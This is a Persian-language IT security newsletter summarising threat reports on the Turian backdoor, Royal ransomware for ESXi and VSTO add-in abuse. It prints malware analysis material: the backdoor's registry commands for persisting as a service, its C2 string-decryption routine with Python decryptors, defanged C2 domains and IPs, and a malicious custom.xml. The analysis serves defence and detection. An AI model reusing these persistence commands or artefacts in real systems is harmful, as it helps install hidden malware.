
شبکه گستر

امنیت شما | وظیفه ما

ماهنامه
امنیت فناوری اطلاعات

شرکت مهندسی شبکه گستر | سال دوازدهم | اسفند ۱۴۰۱

فهرست مطالب



چکیده مدیریتی

در این شماره از ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر به بررسی مهمترین رخدادها و رویدادهای مرتبط با امنیت فناوری اطلاعات در دومین ماه از زمستان ۱۴۰۱ پرداخته شده است.

همانطور که در این ماهنامه خواهید خواند محققان پالو آلتو نتورکس در گزارشی به تحلیل کارزار اخیر گروه Playful Taurus که حداقل از سال ۲۰۱۰ فعال بوده، پرداخته‌اند که به نظر می‌رسد ایران از اهداف اصلی آن بوده است. گردانندگان Playful Taurus پیش‌تر نیز تاکتیک‌ها و تکنیک‌هایی را جهت فعالیت‌های جاسوسی در فضای سایبری علیه نهادهای دولتی و دیپلماتیک در آمریکای شمالی و جنوبی، آفریقا و خاورمیانه به کار گرفته بودند.


در ماهی که گذشت، نسخه جدید باج‌افزار Royal با بکارگیری یک رمزگذار تحت Linux اقدام به آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی نمود. در نمونه‌ای دیگر، مهاجمان با سوءاستفاده از ضعف امنیتی CVE-2021-21974، به‌طور گسترده، اقدام به رخنه به سرورهای VMware ESXi و در ادامه آلوده‌سازی ماشین‌های مجازی بر روی آنها به باج‌افزار ESXiArgs کردند. جزییات این گزارش‌ها را در این ماهنامه بخوانید.

در بهمن ماه، شرکت دیپ اینستینکت، در گزارشی که چکیده آن در این ماهنامه آمده به بررسی نحوه بهره‌گیری مهاجمان از یک افزونه Visual Studio، موسوم به VSTO برای انتشار بدافزارها پرداخت. در نتیجه اعمال محدودیت‌های اخیر مایکروسافت بر روی قابلیت ماکرو در نرم‌افزار Office، اکنون، مدتی است که مهاجمان در حال روی آوردن به روش‌های جایگزین هستند. بکارگیری VSTO می‌تواند جایگزینی کارآمد برای آن دسته از مهاجمانی باشد که همچنان در پی انتشار بدافزارهای خود توسط فایل‌های Office هستند.

بررسی اصلاحیه‌های عرضه شده از سوی مایکروسافت، سیسکو، ترلیکس، فورتی‌نت، اپل، گوگل، وی‌ام‌ور، ادوبی، اپن‌اس‌اس‌ال، سیتریکس، بنیاد موزیلا و جامعه دروپال از دیگر موارد ارائه شده در این ماهنامه است.

شرکت مهندسی شبکه گستر، ارائه‌دهنده محصولات و خدمات در زمینه امنیت شبکه از زمان تأسیس در سال ۱۳۷۰، همواره به امر آگاه‌سازی در زمینه امنیت فناوری اطلاعات به عنوان یکی از اصلی‌ترین راهکارهای مقابله با تهدیدات سایبری توجه خاص داشته است. امید است مطالب ماهنامه امنیت فناوری اطلاعات شرکت مهندسی شبکه گستر که حاصل تلاش کارشناسان این شرکت است قدمی در جهت ارتقای دانش کاربران این حوزه باشد.

هشدارهای امنیتی



Playful Taurus؛

این بار به دنبال سازمان‌های ایرانی

محققان پالو آلتو نتورکس (Palo Alto Networks) در گزارشی به تحلیل کارزار اخیر گروه Playful Taurus پرداخته اند که به نظر می رسد ایران از اهداف اصلی آن بوده است.

این گروه حداقل از سال ۲۰۱۰ فعال بوده است و عمدتاً نهادها و سازمان‌های دولتی و دیپلماتیک را در آمریکای شمالی و جنوبی، آفریقا و خاورمیانه مورد هدف قرار داده‌اند.

در تیر ماه ۱۴۰۰ نیز شرکت ضدویروس ای‌ست (ESET) گزارش داد که این گروه کیت ابزار خود را به‌روزرسانی کرده و اقدام به ایجاد یک Backdoor جدید به نام Turian نموده است. بنا بر اظهارات محققان این شرکت این Backdoor همچنان در حال توسعه بوده و به طور انحصاری توسط گردانندگان Playful Taurus مورد استفاده قرار می‌گیرد. به دنبال تکامل این Backdoor، اخیراً انواع جدیدی از آن به همراه سرورهای کنترل و فرماندهی (Command and Control) جدیدی شناسایی شده‌اند.

بنا بر اظهارات محققان پالو آلتو نتورکس، تحلیل نمونه‌ها و ارتباطات در زیرساخت‌های مخرب نشان می‌دهد که چندین سازمان ایرانی نیز احتمالاً در معرض خطر این بدافزار قرار گرفته‌اند.

زیرساخت Playful Taurus

در سال ۲۰۲۱، دامنه vpnkerio[.]com به عنوان بخشی از کارزار Playful Taurus شناسایی شد که نهادهای دیپلماتیک و سازمان‌های مخابراتی در آفریقا و خاورمیانه را در آن زمان مورد هدف قرار داد. پس از آن زمان، این دامنه (Domain) و زیر دامنه‌های مرتبط با آن میزبانی را به چندین نشانی IP جدید منتقل کردند. قابل ذکر است که تعدادی از زیر دامنه‌ها در حال حاضر نشانی ۱۵۲٫۳۲٫۱۸۱[.]۱۶ را بکار می‌گیرند.

تحلیل این نشانی IP، موجب شناسایی گواهی‌نامه منقضی شده X.509 شد که به نقل از محققان به نظر می‌رسد با وزارت امور خارجه سنگال (Senegal Ministry of Foreign Affairs)، CN=diplosen.gouv[.]sn مرتبط باشد.

علی‌رغم انقضای این گواهی‌نامه در فروردین ۱۴۰۰، همچنان این گواهی‌نامه در حال استفاده بوده و با زیرساخت‌های حملات اخیر مرتبط است. به عنوان مثال، این گواهی‌نامه برای اولین بار در نشانی ۱۵۲/۳۲/۱۸۱[.]۱۶ در فروردین ۱۴۰۱، یعنی یک سال کامل پس از انقضای آن مشاهده شد. تصادفاً در همان ماه، زیردامنه‌های vpnkerio[.]com نیز شروع به بکارگیری این نشانی IP کردند.

با بررسی تمامی ارتباطات IP مرتبط با این گواهی‌نامه، مشخص شد که احتمالاً با زیرساخت قانونی دولت سنگال مرتبط است. این ارتباط تا زمان انقضای گواهی‌نامه در فروردین ۱۴۰۰ ثابت ماند. پس از انقضای آن، این گواهی‌نامه با نه آدرس IP مختلف مرتبط شده که هشت مورد از این نشانی‌های IP میزبان Playful Taurus می‌باشند.

ماهیت ارتباطات با زیرساخت‌های تحت کنترل Playful Taurus و بررسی الگوهای پیشین این گروه بدافزاری نشان می‌دهد که احتمالاً در کارزار اخیر در تلاش جهت حمله به شبکه سازمان‌های ایرانی بوده‌اند.

Turian Backdoor

تحلیل یکی از دامنه های مورد استفاده در جریان این حمله (*.delldrivers[.]in) منجر به شناسایی نمونه فایلی مخرب با نام dellux[.]exe شد.

این نمونه بدافزار توسط کاربرانی از ایران در ۲۱ و ۲۲ آبان ۱۴۰۱ – که فایل‌ها و نشانی‌های URL را ارسال کرده‌اند- در سایت VirusTotal بارگذاری شده است. سایت VirusTotal هر فایل ارسالی را توسط ده‌ها ضدویروس بررسی کرده و گزارش شناسایی یا عدم شناسایی آن‌ها را در اختیار کاربر قرار می‌دهد.

تحلیل فنی Turian

تحلیل محققان حاکی از آن است که این نمونه بدافزاری با VMProtect بسته‌بندی شده است. با این حال، کد مخرب نهایی مجازی‌سازی نشده و در نهایت Payload در بخش‌های text، data. و .rdata. باز می‌شود. متأسفانه، VMProtect تمام فراخوانی‌های API را در این نمونه از بدافزار مبهم می‌کند. بنابراین هر زمان که یک فراخوانی API انجام شود، کد جهت اجرا به بخش vmp0. می‌رود.

با این حال تحلیل عملکرد این نمونه از بدافزار به دلیل مبهم‌سازی API به شدت دشوار می‌باشد، String های موجود در بخش بسته‌بندی‌نشده rdata.، نقطه عطف مفیدی را جهت شناسایی نمونه‌های بدافزاری دیگری که دارای قابلیت مشابه هستند اما با VMProtect بسته‌بندی نشده‌اند، فراهم می‌کنند.

در کنار این String ها، نمونه بدافزار همچنین دارای یک تابع رمزگشایی نسبتاً منحصر به فرد XOR همانند شکل می‌باشد که برای رمزگشایی سرور C2 تعبیه شده، update.delldrivers[.]in مورد استفاده قرار می‌گیرد.

```
result = 0;
v2 = strlen(a1) + 1;
v3 = v2 - 1;
if ( v2 != 1 )
{
  do
  {
    v3 = 134775813 * v3 + 1;
    a1[result++] ^= v3;
  }
  while ( result < v2 - 1 );
}
return result;
}
```

الگوریتم مشابهی در سال ۲۰۱۴ در Neshta file infector مشاهده و بکارگرفته شده است. داده های رمزگذاری شده با این الگوریتم را می‌توان با قطعه کد Python نشان داده شده در شکل زیر رمزگشایی نمود.

```
enc = b"encrypted_data"
dec = b""
counter = 0
key = len(enc) - 1

while counter < (len(enc) - 1):
  key = (134775813 * key + 1) & 0xFF
  dec += bytes([(enc[counter] ^ key)])
  counter += 1
```

تحلیل الگوی بایتی الگوریتم { D2 05 84 08 08 8A 1C 30 42 32 DA 88 1C 30 69 } توسط محققان موجب شناسایی دو نمونه فایل مخرب دیگر شد.

لینک Turian

محققان به جای بررسی DLL اقدام به تحلیل فایل اجرایی نمودند. قبل از انجام این کار، محققان با بررسی DLL متوجه چندین String متن ساده شده که با جستجوی نمونه‌هایی با رشته های مشابه، دو نمونه بدافزاری دیگر را نیز شناسایی کردند.

```
ReG aDd %s%S /v ImagePath /t REG_EXPAND_SZ /d "%S" /f
ReG dELete %s%S\pARamEteRs /v ServiceDllUnloadOnStop /f
ReG aDd %s%S /v Start /t REG_DWORD /d 2 /f
ReG aDd %s%S\pARamEteRs /v ServiceDll /t REG_EXPAND_SZ /d "%S"
/f
hKEy_LOcAl_MaChiNE\SYsTEm\CuRRenTCoNTRolSeT\SeRViCeS\
```

این نمونه‌های بدافزاری در سایت VirusTotal به صورت APT_MAL_LNX_Turian_Jun21_1 نامگذاری شده‌اند که در ظاهر نسخه Linux درب‌پشتی Turian می‌باشند. با این حال، کاملاً مشخص است که این نمونه‌های بدافزاری برای سیستم‌های Linux نیستند. بر اساس گزارش قبلی محققان امنیتی در خصوص Turian/ Quarian Backdoor، این Tag ارتباط بین نمونه بدافزار dellux.exe و درب‌پشتی Turian را آشکار کرد.

نسخه به روز شده Turian

تفاوت‌های کلیدی بین نمونه‌های بدافزاری شناسایی شده و نسخه‌های قبلی Turian نشان می‌دهد که احتمالاً نسخه جدیدتر بیشتر مبهم‌سازی شده و پروتکل شبکه بکارگرفته شده آن نیز تغییر کرده و پیچیده شده است.

اولین تفاوت کلیدی مربوط به الگوریتم رمزگشایی سرور C2 می‌باشد. در نمونه‌های Turian قبلی، C2 به جای بکارگیری یک بایت رمزگذاری شده از نوع Hard coded مانند Xa90، با یک XOR رمزگشایی می‌شود.

```
dec = b""
counter = 0
while counter < (len(enc)):
  dec += bytes([enc[counter] ^ (counter ^ 0xA9)])
  counter += 1
```

همچنین در نمونه بدافزاری dellux.exe، الگوریتم آن به وضوح به‌روز شده است.

علاوه بر این، پروتکل شبکه بکارگرفته شده در Backdoor های Turian و Qarian در حملات قبلی به خصوص در هنگام مبادله کلید اولیه بسیار متمایز بوده است. در این نوع جدید، پروتکل شبکه تغییر یافته تا بتواند از Security Support Provider Interface - به اختصار SSPI - استفاده کند.

در هنگام راه‌اندازی، Turian قبل از فراخوانی AcquireCredentialsHandleA() از طریق فراخوانی InitSecurityInterfaceA()، یک اشاره‌گر به SSPI Dispatch Table را بازیابی نموده و با استفاده از Winsock API استاندارد و connect() به C2 راه دور متصل می‌شود.

هنگامی که اتصال برقرار شد، Turian اقدام به SSL Handshake با C2 می‌نماید. این کار از طریق فراخوانی InitializeSecurityContextA() انجام می‌شود که یک Token را برای ارسال به سرور C2 برمی‌گرداند.

پس از ارسال، Turian منتظر یک پاسخ ۵ بایتی (Header مربوط به رکورد SSL/TLS) می‌ماند. این پاسخ شامل طول داده‌هایی است که باید از سرور C2 پس از هدر اولیه دریافت شود. سپس داده‌های باقی‌مانده قبل از بازگشت، InitializeSecurityContextA() را فراخوانی می‌کنند. در این مرحله، فرایند Handshake با موفقیت انجام شده و ارتباطات ایمن می‌تواند آغاز شود.

تمام بسته‌های ارسال شده به سرور C2 با استفاده از API EncryptMessage() رمزگذاری می‌شوند اما همچنین قبل از آن با کلید ۰x56 عملیات XOR و رمزگشایی انجام می‌شود. همین فرایند بر روی بسته‌های دریافتی نیز انجام می‌شود و داده‌ها با DecryptMessage() و سپس با X560 رمزگشایی و XOR می‌شوند.

Backdoor جدید و به‌روز شده قابلیت‌های نسبتاً متداولی را ارائه می‌دهد، از به‌روزرسانی C2 برای برقراری ارتباط، تا اجرای فرامین و ایجاد Shell معکوس. تفاوت اصلی Backdoor جدید با سایر انواع Turian، شناسه‌های فرمان (Command ID) می‌باشد. در نسخه‌های پیشین Backdoor، شناسه‌ها از ۰x01 شروع می‌شدند و به ترتیب بودند اما شناسه‌ها در این نوع جدید کاملاً تصادفی هستند.

جمع‌بندی

Playful Taurus همچنان به تکامل تاکتیک‌ها و ابزار خود ادامه می‌دهد. به‌روزرسانی‌های اخیر Turian Backdoor و زیرساخت جدید C2 نشان می‌دهد که گردانندگان آن همچنان در حال انجام فعالیت‌های جاسوسی در فضای سایبری هستند. تحلیل نمونه‌های بدافزاری و اتصالات به زیرساخت‌های مخرب که توسط محققان پالوآلتو نتورکس انجام شده، نشان می‌دهد که شبکه‌های سازمان‌های ایرانی احتمالاً مورد حمله قرار گرفته‌اند یا در معرض خطر می‌باشند. در عین حال، مهاجمان Playful Taurus به طور معمول تاکتیک‌ها و تکنیک‌های مشابهی را علیه نهادهای دولتی و دیپلماتیک در آمریکای شمالی و جنوبی، آفریقا و خاورمیانه به کار گرفته‌اند.

مشروح گزارش پالو آلتو نتورکس، همراه با فهرست کامل نشانه‌های آلودگی (IoC) در لینک زیر قابل دریافت و مطالعه است:

https://unit42.paloaltonetworks.com/playful-taurus/

بدافزارهای اشاره شده در گزارش پالو آلتو نتورکس با نام‌های زیر قابل شناسایی می‌باشند:

Trellix:

Artemis!7B3F7C751A5C

RDN/Real Protect-LS

GenericRXAA-AA!912DDDAD1A02

RDN/Generic.dx

Bitdefender:

Trojan.GenericKD.64013568

Gen:Variant.Babar.55662

Gen:Variant.Symmi.84288

Gen:Variant.Barys.2321

Gen:Variant.Bulz.822661

Kaspersky:

UDS:Trojan.Win32.Agentb.a

UDS:Backdoor.Win32.Turian.a

HEUR:Trojan.Win32.Bingoml.gen

Trojan.Win32.Bingoml.bava

نسخه جدید باج‌افزار Royal
در پی ماشین‌های مجازی

برخی منابع خبر داده‌اند گردانندگان باج‌افزار Royal با بکارگیری یک رمزگذار تحت Linux در حال آلوده‌سازی بسترهای مجازی VMware ESXi و رمزگذاری ماشین‌های مجازی آنها هستند.

این در حالی است که سازمان‌ها به دلایلی همچون تسهیل و تسریع فرایند تهیه نسخه پشتیبان، سادگی نگهداری و بهینه‌تر شدن استفاده از منابع سخت‌افزاری بیش از هر زمانی به بسترهای مجازی روی آورده‌اند.

باج‌افزار Royal، اولین بار در دی ماه ۱۴۰۰ شناسایی شد. مهاجمان آن افراد باتجربه‌ای هستند که قبلاً با گردانندگان باج‌افزار Conti همکاری می‌کردند. این افراد در ابتدا رمزگذار باج‌افزارهایی همچون BlackCat را بکار می‌گرفتند. آنها با نام Zeon فعالیت خود را آغاز کردند و از اطلاعیه باج‌گیری مشابه باج‌افزار Conti استفاده می‌کردند.

در اواخر شهریور، این گروه به Royal تغییر نام داد و شروع به استفاده از رمزگذار اختصاصی خود کرد.

مهاجمان Royal پس از رمزگذاری سیستم‌های سازمان قربانی، بین ۲۵۰ هزار دلار تا ده‌ها میلیون دلار باج مطالبه می‌کنند.

اکنون بر اساس برخی گزارش‌های منتشر شده نسخه تحت Linux باج‌افزار Royal در حال هدف قرار دادن سرورهای ESXi است.

این نسخه تحت Linux که فایلی در قالب ELF64 است تنها با اجرای چند فرمان اقدام به رمزگذاری فایل‌های ماشین‌های مجازی ESXi می‌کند. به فایل‌های رمزگذاری شده توسط این نسخه از Royal، پسوند royal_u الصاق می‌شود.

به گزارش شرکت مهندسی شبکه گستر، گستردگی استفاده از VMware ESXi، این بستر مجازی را به یکی از اهداف اصلی بسیاری از مهاجمان تبدیل کرده است.

عدم به اشتراک‌گذاری سرورهای ESXi بر روی اینترنت و اطمینان از نصب آخرین اصلاحیه‌ها و به‌روزرسانی‌های امنیتی VMware از مؤثرترین راهکارها در ایمن نگاه داشتن این بسترها و ماشین‌های مجازی بر روی آنها محسوب می‌شوند.

VSTO؛
ابزاری برای انتشار بدافزار از طریق Office

شرکت دیپ اینستینکت (Deep Instinct) در گزارشی به بررسی نحوه بهره‌گیری مهاجمان از Visual Studio Tools for Office – به اختصار VSTO – برای انتشار بدافزارها پرداخته است.

VSTO، یکی از ابزارهای توسعه نرم‌افزار در مجموعه Visual Studio IDE است. VSTO امکان ساخت افزونه (Add-in) برای برنامه‌های مختلف Office را در بستر .NET فراهم می‌کند. با VSTO می‌توان فایل‌هایی را نیز ایجاد کرد تا در زمان باز شدن در برنامه‌های Office افزونه را نصب و اجرا کنند.

شرکت مایکروسافت (Microsoft) از سال میلادی گذشته اقدام به اعمال محدودیت‌های سخت‌گیرانه برای اجرای قابلیت ماکرو (Macros) در مجموعه نرم‌افزاری Office کرده است. هدف از این کار مقابله با آن دسته بدافزارهایی است که طریق قابلیت مذکور به دستگاه کاربران راه پیدا می‌کنند.

در نتیجه اعمال این محدودیت‌های مایکروسافت، اکنون، مدتی است که مهاجمان در حال روی آوردن به روش‌های جایگزین هستند.


بکارگیری VSTO می‌تواند جایگزینی کارآمد برای مهاجمانی باشد که همچنان در پی انتشار بدافزارهای خود توسط فایل‌های Office هستند.


افزونه‌های مبتنی بر VSTO می‌توانند هم در یک فایل Office – نظیر docx – جاسازی شده و به صورت محلی (Local) اجرا شوند و هم می‌توانند به‌صورت از راه دور فراخوانی و در ادامه اجرا شوند.

اگر چه بسیاری از مهاجمان، اجرای Local را به جهت احتمال بیشتر در عبور از سد کنترل‌های امنیتی ترجیح می‌دهند اما دیپ اینستینکت کارزارهایی را شناسایی کرده که در آن از روش Remote برای اجرای افزونه‌های مبتنی بر VSTO بهره گرفته شده است. نشانه این فایل‌ها، وجود پارامتر custom.xml است که برنامه Office را از مسیر افزونه آگاه می‌کند.

Local VSTO

در این روش، معمولاً فایل Office همراه با متعلقات در قالب یک فایل ISO به قربانی ایمیل می‌شود. مهاجمان، به منظور عدم شناسایی فایل‌های مضاعف توسط قربانی، ویژگی "Hidden" را بر روی آنها اعمال می‌کنند.






همان‌طور که در روش انتشار از طریق ماکرو شاهد بودیم تبهکاران سایبری با بهره‌گیری از تکنیک‌های مهندسی اجتماعی، محتوای فایل را به نحوی طراحی می‌کنند که قربانی متقاعد به فعالسازی قابلیت مورد نظر – در اینجا اجرای افزونه – شود.

تصویر زیر، محتوای فایل custom.xml افزوده شده به فایل docx را نمایش می‌دهد که در آن به فایل افزونه اشاره می‌شود.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Properties xmlns="http://schemas.openxmlformats.org/officeDocument/2006/custom-properties" xmlns:vt="http://schemas.openxmlformats.org/officeDocument/2006/docPropsVTypes">
  <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="2" name="_AssemblyLocation">
    <vt:lpwstr>Eventos_CGD_1Maio.vsto|d10ed703-189d-42a3-a2c7-956fc4a9702b|vstolocal</vt:lpwstr>
  </property>
  <property fmtid="{D5CDD505-2E9C-101B-9397-08002B2CF9AE}" pid="3" name="_AssemblyName">
    <vt:lpwstr>4E3C66D5-58D4-491E-A7D4-64AF99AF6E8B</vt:lpwstr>
  </property>
</Properties>
```

برای اجرای افزونه مذکور کاربر باید با اجرای آن موافقت کند (تصویر زیر).

